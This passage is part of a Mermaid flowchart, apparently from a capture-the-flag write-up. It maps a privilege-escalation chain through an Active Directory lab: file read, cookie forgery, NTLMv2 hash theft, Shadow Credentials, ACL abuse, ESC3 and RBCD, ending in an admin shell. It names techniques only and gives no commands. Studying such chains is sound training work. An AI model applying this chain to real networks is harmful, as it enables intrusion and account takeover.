    C -->|Local File Read in Download feature| D(Find web.config)
    D -->|Forge cookies for web application| E(Web Administrator in SSO)
    E -->|File Upload of ODT files| F(Steal NTLMv2 hash)
    F -->|Crack hash| G(Access as natalie.a)
    G -->|Shadow Credentials| H(Access as bob.w)
    H -->|Move auditor into Web Department| I(Shell as auditor)
    G -->|GenericWrite over Web Department| I
    I -->|GenericAll over Forest Migration OU| J(Access as fernando.r)
    J -->|ESC3| K(Access as ashley.b)
    K -->|Access to script that removes adminCount| L(Access as IIS_Administrator)
    I -->|Add privileges to OU to IT SUPPORT| L
    L -->|Set password| M(Access as IIS_Webserver$)
    M -->|SPN-less RBCD| N(Shell as admin)
end